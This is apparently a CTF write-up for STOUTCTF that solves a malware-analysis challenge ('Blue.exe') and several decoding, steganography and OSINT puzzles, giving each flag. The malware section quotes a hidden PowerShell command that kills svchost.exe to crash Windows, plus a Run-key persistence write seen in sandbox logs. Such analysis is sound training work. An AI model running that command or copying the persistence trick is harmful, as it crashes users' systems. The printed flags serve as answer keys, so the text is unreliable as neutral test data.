
2. Uncompressed using UPX

```
PS C:\Users\os1ris\Downloads\upx-4.2.4-win64 > .\upx.exe -d C:\Users\os1ris\Desktop\Blue.exe
    Ultimate Packer for executables
    Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser      May 9th 2024
File size       Ratio     Format      Name
-----  -----  -----  -----
231424 <- 96256 41.59%  win64/pe  Blue.exe

Unpacked 1 file.
FLARE-VM 12/22/2024 05:33:36
```


3. Reviewing the program using x64dbg

I then proceeded to decompress the UPX file using the UPX tool with the `-d` parameter. After performing static analysis, I found no plaintext or interesting information. Realizing that going through the execution could be gained from the program's flows, I decided to conduct dynamic analysis to observe its behavior during runtime. (Using my virtual machine for execution the malware)



While attempting to analyze the program through debugging tools, I found it overwhelmed by the large amount of assembly code, making it difficult to go through each instruction one by one. Given the time constraints of the CTF, focusing on just one question felt like a significant effort. It's clearly that identifying the right spots to place breakpoints would take considerable time and patience. Interestingly, I can see some powershell execute on the process under the PID of 'Blue.exe'

4. Analysing the flow using Process Monitor



I used Process Monitor to observe the activity of PowerShell and track the commands it was executing to trigger a BSOD on my PC. During this, I identified some encoded text starting with 'U1RPVVRD...', which I recognized as part of a flag format for 'STOUT'. This confirmed the presence of a flag within the encoded string, which I then saved into the RegSetValue (although we could stop here since we had already obtained the flag). However, I decided to continue my investigation to further explore the findings.

File	Edit	Filter	Tools	Options	Help
<hr/>					
File	Event	Filter	Tools	Options	Help
Process	PID	Operate	Path	Action	Detail
4.17.52.4594	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Thread ID: 0x12
4.17.52.4592	Blue.exe	0x1000	C:\Windows\System32\LoadImage	SUCC	Image Base: 0x7f7000000000, Image Size: 0x40000
4.17.52.5776	Blue.exe	0x1000	C:\Windows\System32\vrtl.dll	SUCC	Image Base: 0x7f8000000000, Image Size: 0x18000
4.17.52.6570	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.17.52.6571	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.17.52.7148	Blue.exe	0x1000	C:\Windows\System32\RegSetValue	SUCC	Type: REG_BINARY Length: 24, Data: 7f 86 05 06 10 52 D8 01 00 00 00 00 00 00 00 00 00 00 ForceV1
4.17.52.7147	Blue.exe	0x1000	C:\Windows\System32\ProcessCreate	SUCC	PID: 5144, Command line: '17C:\Windows\system32\conhost.exe 0xffffffff ForceV1'
4.17.52.7148	Blue.exe	0x1000	C:\Windows\System32\Conhost.exe	SUCC	Image Base: 0x7f8004400000, Image Size: 0x100000
4.17.53.1557	Blue.exe	0x1000	C:\Windows\System32\advapi32.dll	SUCC	Image Base: 0x7f803c900000, Image Size: 0x40000
4.17.53.1581	Blue.exe	0x1000	C:\Windows\System32\LoadImage	SUCC	Image Base: 0x7f8005c00000, Image Size: 0x40000
4.17.53.1582	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.17.53.1745	Blue.exe	0x1000	C:\Windows\System32\LoadImage	SUCC	Image Base: 0x7f8005700000, Image Size: 0x5c000
4.17.53.1771	Blue.exe	0x1000	C:\Windows\System32\spool.dll	SUCC	Image Base: 0x7f8005100000, Image Size: 0x125000
4.17.53.1882	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.17.53.1938	Blue.exe	0x1000	C:\Windows\System32\bochsemu.dll	SUCC	Image Base: 0x7f8003d00000, Image Size: 0x20000
4.17.53.1952	Blue.exe	0x1000	C:\Windows\System32\LoadImage	SUCC	Image Base: 0x7f8005c00000, Image Size: 0x40000
4.17.53.2185	Blue.exe	0x1000	C:\Windows\System32\oleaut32.dll	SUCC	Image Base: 0x7f8005d00000, Image Size: 0x100000
4.17.53.2186	Blue.exe	0x1000	C:\Windows\System32\LoadImage	SUCC	Image Base: 0x7f8005e00000, Image Size: 0x40000
4.17.53.2195	Blue.exe	0x1000	C:\Windows\System32\combine.dll	SUCC	Image Base: 0x7f8005a00000, Image Size: 0x304000
4.17.53.2196	Blue.exe	0x1000	C:\Windows\System32\PowerShell.dll	SUCC	Image Base: 0x7f8005b00000, Image Size: 0x100000
4.20.06.2987	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.20.06.2987	Blue.exe	0x1000	C:\Windows\System32\RegSetValue	SUCC	Type: REG_BINARY Length: 24, Data: 7f 86 05 06 10 52 D8 01 00 00 00 00 00 00 00 00 ForceV1
4.20.06.3205	Blue.exe	0x1000	C:\Windows\System32\ProcessCreate	SUCC	PID: 5144, Command line: 'powershell -Command "Start-Process -WindowStyle Hidden cmd.exe -ArgumentList \$env:windir\Temp\1\1p120NLR3jeFg4ckZPWlhcV1ozUUJrNkM4b01WY2p9"
4.20.06.3206	Blue.exe	0x1000	C:\Windows\System32\PowerShell.dll	SUCC	Image Base: 0x7f8005b00000, Image Size: 0x100000
4.20.06.3207	Blue.exe	0x1000	C:\Windows\System32\kernel32.dll	SUCC	Image Base: 0x7f8004400000, Image Size: 0x60000
4.20.06.3240	Blue.exe	0x1000	C:\Windows\bootstat.dat	SUCC	Offset: 0, Length: 4,096, I/O R/W: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.20.06.3242	Blue.exe	0x1000	C:\Windows\bootstat.dat	SUCC	Offset: 50, Length: 1
4.20.06.3279	Blue.exe	0x1000	C:\Windows\bootstat.dat	SUCC	Offset: 4,096, I/O R/W: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.20.06.3279	Blue.exe	0x1000	C:\Windows\WriteFile	SUCC	Image Base: 0x7f8005c00000, Image Size: 0x40000

We can see two of the following, one of it was in Base64. It is a flag but I want to dig more.

IOC:

U1RPVVRDVE7b1pDZ0NLR3hjeFg4ckZPWlhcV1ozUUJrNkM4b01WY2p9

"POWERSHELL" -COMMAND "START-PROCESS -WINDOWSTYLE HIDDEN CMD.EXE -ARGUMENTLIST \\\\\\"/C TASKKILL.EXE /F /IM SVCHOST.EXE\\\\\\\""



ANALYSE WITH ANYRUN

1. Uploading into Any.Run

The screenshot shows the Any.Run interface with the following configuration:

- Deep analysis** tab selected.
- Safebrowsing** tab (free beta) is also visible.
- Simple mode** is selected.
- New VM video streaming** (beta) is enabled.
- URL or file upload**: The file eead492f4bcce370fed7aa3e16841dae56cef072caf86a1b56487 468e04c9aeb.exe is uploaded.
- Start object from**: Desktop, Open in browser: Microsoft Edge.
- Change extension to valid**: On.
- Command line**: runas /user:administrator %FILENAME%
- Duration, sec**: Set to 60.
- Network**: Connected, HTTPS MITM PROXY, Fake net.
- Route internet traffic through (optional)**: Route via TOR, Residential proxy, User VPN (0/100).
- Preset configuration**: Default.
- Operating system**: Windows 10 (64 bit).
- Auto confirm UAC**: On.
- Pre-installed soft set**: Complete.
- Locale (OS Language)**: United States (en-US).
- Applications** section lists:

Application	Version
CCleaner	6.20
Mozilla Firefox (x64 en-US)	123.0
Mozilla Maintenance Service	123.0
Notepad++ (64-bit x64)	7.9.1
- Additional settings**: Automated Interactivity (ML) is turned on.
- Privacy**: Public.
- Run a public analysis** button at the bottom right.

2. Verifying the program flow

Process ID	Process Name	Parent Process	File Path	File Size	Threads	Handles	Open Files
6308	runas.exe		/user:administrator C:\Users\admin\Desktop\eedad492f4bcce370fed7aa3e16841dae56...	83	10	31	
6320	conhost.exe	runas.exe	0xffffffff -ForceV1	208	32	38	
6460	eedad492f4bcce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb.exe	runas.exe		84	15	16	
6476	conhost.exe	eedad492f4bcce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb.exe	0xffffffff -ForceV1	195	30	36	
6616	powershell.exe	conhost.exe	-Command "Start-Process -WindowStyle Hidden cmd.exe -ArgumentList \\...	115	22	31	

Both **conhost.exe** and **powershell.exe** were running as child processes under the parent process of the executed application, **Blue.exe**. I trying to check what does the **Blue.exe** does to execute the **powershell** and **Registry**.



3. Clicking on the ‘More Info’

Clicking on the ‘More Info’ of the PID 6460 and found the registry set similar like the Process Monitor.

Threat Verdict

Suspicious
The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions
Indicators: 🛡️

Process information

Username: Administrator
SID: S-1-5-21-1693682860-607145093-2874071422-500
IL: HIGH
Start: 11.13 s

File information

Command line ⓘ
C:\Users\admin\Desktop\eedad492f4bcce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb.exe

Timeline of the process

- + BEFORE Checks supported languages T1012

Key:	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Name:	0000603xx
Operation:	read
TypeValue:	REG_SZ
- + BEFORE Changes the autorun value in the registry T1547.001

Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Name:	sussy
Operation:	write
TypeValue:	REG_NONE
Value:	U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWhCV1ozUUJrNkM4b0lWY2p9
- + BEFORE Starts POWERSHELL EXE for commands execution T1059.001

Cmdline:	"powershell" -Command "Start-Process -WindowStyle Hidden cmd.exe -ArgumentList '\\\\\\\\\'c taskkill.exe /f /im svchost.exe\\\\\\\\\\'"
Image:	C:\Windows\System32\WindowsPowerShellv1.0\powershell.exe

We can see the value was the flag stored inside the registry called **sussy**. This key is used to store the startup programs for the Windows operating system. It is located in the registry and contains a list of programs that are **automatically executed when the system starts**. In this situation the program Write and Delete the value instantly inside:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Malicious programs can also use this key to **add themselves to the startup programs** list, allowing them to execute without the user's knowledge or consent. This can be a technique used by malware to maintain persistence on the infected system and evade detection

Time	Operation	Name	Key and value
+148 ms	Write	sussy	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWhCV1ozUUJrNkM4b0lWY2p9
+148 ms	Delete Value	sussy	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWhCV1ozUUJrNkM4b0lWY2p9

```
(osiris㉿ALICE)-[~]
$ echo U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWhCV1ozUUJrNkM4b0lWY2p9 | base64 -d
STOUTCTF{oZCgCKGxcxX8rFOZXBWZ3QBk6C8oIVcj}
(osiris㉿ALICE)-[~]
$
```



UNINTENDED SOLUTION

1. Uploading to Virustotal

Community Score: 2 / 72

2/72 security vendors flagged this file as malicious

File Hash: eead492f4bccce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb

File Type: peexe | 64bits | persistence | detect-debug-environment

Size: 226.00 KB | Last Analysis Date: 3 days ago | EXE

Detected by: 2/72 security vendors

Analysis Details:

- File Hash: eead492f4bccce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb.exe
- File Type: peexe | 64bits | persistence | detect-debug-environment
- Size: 226.00 KB | Last Analysis Date: 3 days ago | EXE

Behavior Tab (Selected):

REANALYZE | SIMILAR | MORE

2. Going into Behaviour:

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

3. Scroll and can see the Base64 encoded.

Registry Keys Set

- HKLM\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\sussy
 - U1RPVVRDVEZ7b1pDZ0NLR3hjeFg4ckZPWhCV1ozUUJrNkM4b0lWY2p9**

Registry Keys Deleted

- HKLM\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\sussy

Flag STOUTCTF{oZCgCKGxcxX8rFOZXBWZ3QBk6C8oIVcj}



MISCELLANEOUS

MISCELLANEOUS

The "Miscellaneous" category includes challenges that don't fall into any of the other specific categories like Crypto, Forensics, or Web. These challenges can cover a wide range of topics and techniques, often requiring creative problem-solving skills. They might involve tasks like puzzle solving, logic problems, steganography (hiding information inside the files), or even unconventional programming challenges. The Miscellaneous category is often a mix of different skills, allowing participants to use a variety of approaches to find the flag. It's a category designed to test adaptability and a broad range of cybersecurity knowledge.



GRASS

Description:

FLAG FORMAT:

Two Words with a space in between such as "Basic Flag" NO STOUTCTF{}


Grass.jpg



While experimenting with *StegSolver*, I began clicking the '*Offset*' button and noticed some black-colored pixels appearing on the image. I continued clicking until I reached an offset of 171, which revealed the plaintext 'Morse Stress'

1. Open up stegsolver

2. Click the Analyse > Stereogram Solver



3. Shift till the offset reach 171



Flag	Morse Stress
------	--------------

**BINARY****Description:****Is this binary exploitation?**

```
01010011 01010100 01001111 01010101 01010100 01000011 01010100 01000110 01111011
01000111 01011000 01000110 01010111 01000011 01011000 01010010 00110000 01100100
01000110 00110000 01110111 01001101 01001001 01111000 01011010 01101111 01110100
01110101 01011001 01110101 01100100 01110010 01001100 01010101 01010001 01100001
01001110 01001100 01010000 01011000 00110101 01111101
```

I observed a sequence of binary numbers consisting of '1's and '0's. Using a tool like CyberChef, I was able to decode the binary text into plaintext, at the text will be seen.

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Binary
- Input:** The binary string provided above.
- Output:** The decoded plaintext: STOUTCTF{GXFWCXR0dF0wMIxZotuYudrLUQaNLPX5}

Flag

STOUTCTF{GXFWCXR0dF0wMIxZotuYudrLUQaNLPX5}



MAKE ALAN PROUD

Description:

xased xlzdn snwia wfgnn rekze lytqc pgujf sfcis fiwfn sqxln qoemb mvln
 Settings as shown below:

3 Rotor Model Rotor 1: VI, Initial: A, Ring A Rotor 2: I, Initial: Q, Ring A
 Rotor 3: III, Initial L, Ring A Reflector: UKW B Plugboard: BQ CR DI EJ KW MT OS
 PX UZ GH

Without any script. I'm just directly use Enigma decode with the info given on the description.

Ciphertext			Enigma machine			Plaintext		
xasedxlzdnsnwia wfgnnrekzelytqcpgujfsfcisfiwfn sqxlnqoembmvln	MODEL	Enigma M3	REFLECTOR	UKW B	ROTOR 1	POSITION	RING	the flag would seem to best out ct fabcd e fghijklmn opqr stuvwxyz aabbcc
					VI	- 1 A +	- 1 A +	
					I	- 17 Q +	- 1 A +	
					III	- 12 L +	- 1 A +	
	PLUGBOARD	BQ CR DI EJ KW MT OS PX UZ GH		FOREIGN CHARS				
				Include	Ignore			
				→ Decoded 60 chars				

Flag stoutctfabcd e fghijklmn opqr stuvwxyz aabbcc



DOTS AND DASHES

Description:

... - - - . . . - - - - - - . . . - - - . . . - - -

Its literally morse code. Pick any tools you like to decode it.

Flag STOUTCTF59W6TFAI76V3BSGAEUTFWIZGXQRZKQI



BASEDPORT


Description:

Thats a lot of Based Ports!

Basedport.txt:

I Googled to find out what kind of encoding uses Chinese characters and discovered it was Base 65536. I found a cool website to decode it and proceeded with the process: [Base65536 Decoding Tool Online Free](#)

After pasting the encoded text, I noticed more encoded characters with a pattern similar to **Base64**. I immediately decoded it using *CyberChef*, where the magic features suggested a file type detection. It turned out to be an image, indicating that the additional encoded text was actually within the image.



Given my experience with pixel-based encoding from multiple CTFs, I decided to try my first method to extract the color codes. I wrote a script to automate the process, allowing me to decode the information efficiently.

Script

```
color_codes = [
    "#53544F", "#555443", "#54467B", "#327147", "#6E4A50",
    "#61336F", "#6A4966", "#4C5275", "#776D75", "#6E6967",
    "#52686F", "#313976", "#336A63", "#61397D"
]

def hex_to_chars(hex_code):
    hex_code = hex_code.lstrip('#')
    chars = []
    for i in range(0, len(hex_code), 2):
        hex_pair = hex_code[i:i+2]
        chars.append(chr(int(hex_pair, 16)))
    return ''.join(chars)

decoded_values = [hex_to_chars(code) for code in color_codes]
print(decoded_values)
```

```
(osiris@ALICE)-[~/Downloads/CTF/STOUTCTF/Misc/BasePort]
$ python solver.py
['STO', 'UTC', 'TF{', '2qG', 'nJP', 'a3o', 'jIf', 'LRu', 'wmu', 'nig', 'Rho', '19v', '3jc', 'a9'}]
```

Flag STOUTCTF{2qGnJPa3ojIfLRuwmunigRho19v3jca9}



POLAR BEAR

Description:

1319448579496083489

I've been learning a lot about Node.js. I love Node.js! There are so many different projects that can be made with it. Check out the project I made!

First thing was checking what the number is about.

The screenshot shows a terminal window with the following text:

```
From UNIX Timestamp will
produce "Mon 24 October
2011 09:29:39.496 UTC"
```

Below the terminal window, there is an "Output" button and some icons. The timestamp `1319448579496083489` is highlighted in yellow.


After a lot of struggling, Googling, and asking GPT, I finally learned that the encoded message was related to a *snowflake*. However, I had no idea how to proceed with this information. I explored multiple platforms like *Twitter*, *Facebook*, and *Instagram*, trying to find a connection to the *snowflake*.

[snowflake decoder](#)

The screenshot shows a "snowflake decoder" interface. The input field contains the timestamp `1319448579496083489`. Below the input field is a "decode" button. To the right, the resulting JSON output is displayed:

```
[
  {
    "id": "1319448579496083489",
    "timestamp": 314581055521,
    "unixtime": 1603416030178,
    "date": "Fri Oct 23 2020 10:20:30 GMT+0900 (Japan Standard Time)",
    "workerId": 0,
    "datacenterId": 1,
    "sequence": 33
  }
]
```

Unfortunately, I overlooked *Discord*. Later, I thought to check if the *UW-Stout CTF* server ID was a Discord snowflake. The easiest way to find out was to copy the server ID and start digging.



Decoding the snowflake of the **UW-Stout CTF's Discord**. It is also in **Snowflake format**.

snowflake decoder

Input:

decode

```
[{"id": "1316290068759052338", "timestamp": 313828007879, "unixtime": 1602662982536, "date": "Wed Oct 14 2020 17:09:42 GMT+0900 (Japan Standard Time)", "workerId": 0, "datacenterId": 1, "sequence": 50}]
```

Using the cool tools to see the api of discord with **discordlookup**: [GitHub - mesalytic/discord-lookup-api](https://github.com/mesalytic/discord-lookup-api): An API that lets you fetch user info (banner, username, avatar). We can see the **UW-Stout CTF** was present on the discord lookup.

```
(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Misc/BasedPort] $ curl https://discordlookup.mesalytic.moe/v1/guild/1316290068759052338
% Total    % Received % Xferd  Average Speed   Time     Time     Current
          Dload  Upload Total   Spent    Left Speed
100  132  100  132    0     0  210      0 --:--:-- --:--:-- 209
{
  "id": "1316290068759052338",
  "name": "UW-Stout CTF",
  "instant_invite": "https://canary.discord.com/invite/YwrZYjMP",
  "presence_count": 28}
```



And then checking the `user` of the given `snowFlakes` found out the name was what we looking for. (Yippeeee)

```
(osiris㉿ALICE) [~/Downloads/CTF/STOUTCTF/Misc/BasePort]
$ curl https://discordlookup.mesalytic.moe/v1/user/1319448579496083489 | jq
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
100 702 100 702 0 0 1264 0 --:--:--:--:--:-- 1264 658P
{
  "id": "1319448579496083489",
  "created_at": "2024-12-19T23:37:35.521Z",
  "username": "Polar Bear",
  "avatar": {
    "id": "e248b2ad07a44051ee4a3704b783f4e0",
    "link": "https://cdn.discordapp.com/avatars/1319448579496083489/e248b2ad07a44051ee4a3704b783f4e0"
  },
  "is_animated": false,
  "avatar_decoration": null,
  "badges": [],
  "accent_color": null,
  "global_name": null,
  "banner": {
    "id": null,
    "link": null,
    "is_animated": false,
    "color": null
  }
}
** Loading RT components **
```

Proceed to check the `application` of the given `snowFlakes`:

```
$
curl https://discordlookup.mesalytic.moe/v1/application/1319448579496083489 | jq
| head -n 5
```

The flag presence was in the `description` section.

```
(osiris㉿ALICE) [~/Downloads/CTF/STOUTCTF/Misc/BasePort]
$ curl https://discordlookup.mesalytic.moe/v1/application/1319448579496083489 | jq | head -n 5
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
100 802 100 802 0 0 1493 0 --:--:--:--:--:-- 1493
{
  "matrix has you": "1319448579496083489",
  "name": "Polar Bear",
  "icon": "https://cdn.discordapp.com/avatars/1319448579496083489/e248b2ad07a44051ee4a3704b783f4e0",
  "description": "STOUTCTF{lUP8cYQtG1I2oswnGsaUMgIE3UhEQESh}",
```

Flag	STOUTCTF{lUP8cYQtG1I2oswnGsaUMgIE3UhEQESh}
------	--



OSINT

OSINT

OSINT (Open Source Intelligence) category involves gathering publicly available information to solve a challenge. This can include searching through websites, social media, or other publicly accessible sources to find the flags. Participants use various online tools and search techniques to gather intelligence, often involving skills like advanced Google searches (Google Dorks), metadata analysis, and identifying patterns in publicly available data. The goal is to uncover the leak information that will give the flag, relying on open sources rather than hacking or intrusive methods.



ABANDONED AIRWAVES

Description:

You can use the radio signals to do some fascinating things from communication to tracking moving objects and much much more. The structures built to harness these signals for these things are quite incredible and sometimes awe inspiring. They are all over the world too, from cell towers to satellite uplinks. And while some connect to the internet, the basic principles of all of it are completely independent of the internet. Just pure math and physics. Radio communication is quite something isn't it?


Can you find the name of the station this image was taken at?

abandoned_airwaves.png



Performing a **reverse image search** on Google, I discovered that the image was associated with a stock photo or had been posted by someone else. This led me to identify the location as the **Duga-1 Station**.

Abandoned building in the Chernobyl exclusion zone stock photo [...](#)





Duga-1 Station

Duga-1 Station

4.9 ★★★★★ (524)
Historical landmark

Overview Reviews

Flag Duga-1 Station

**ABANDONED AIRWAVES PT.2**

Can you find when sunset will be at the location on the date of December 16th 2024?

Flag format: hour:minute in 24 hour time

Google search results for "duga-1 station location".

The search bar shows: duga-1 station location

Search filters: All, Maps, Images, Videos, News, Shopping, Web, More.

Top result snippet: northern Ukraine

Detailed snippet: Duga-1 was built in northern Ukraine, between Liubech and Chernobyl-2.

December 2024 — Sun in Chernobyl		Sunrise/Sunset
2024		
Dec	Sunrise	Sunset
14	7:56 am ↑	3:51 pm ↑
15	7:57 am ↑	3:51 pm ↑
16	7:58 am ↑	3:51 pm ↑

Check through this site: [Sunrise and sunset times in Chernobyl](#)



2024 Sunrise/Sunset		
Dec	Sunrise	Sunset
1	07:41 ↘ (125°)	15:54 ↗ (235°)
2	07:43 ↘ (126°)	15:53 ↗ (234°)
3	07:44 ↘ (126°)	15:53 ↗ (234°)
4	07:45 ↘ (126°)	15:52 ↗ (234°)
5	07:47 ↘ (126°)	15:52 ↗ (234°)
6	07:48 ↘ (127°)	15:52 ↗ (233°)
7	07:49 ↘ (127°)	15:51 ↗ (233°)
8	07:50 ↘ (127°)	15:51 ↗ (233°)
9	07:51 ↘ (127°)	15:51 ↗ (233°)
10	07:52 ↘ (127°)	15:51 ↗ (233°)
11	07:53 ↘ (127°)	15:51 ↗ (233°)
12	07:54 ↘ (128°)	15:51 ↗ (232°)
13	07:55 ↘ (128°)	15:51 ↗ (232°)
14	07:56 ↘ (128°)	15:51 ↗ (232°)
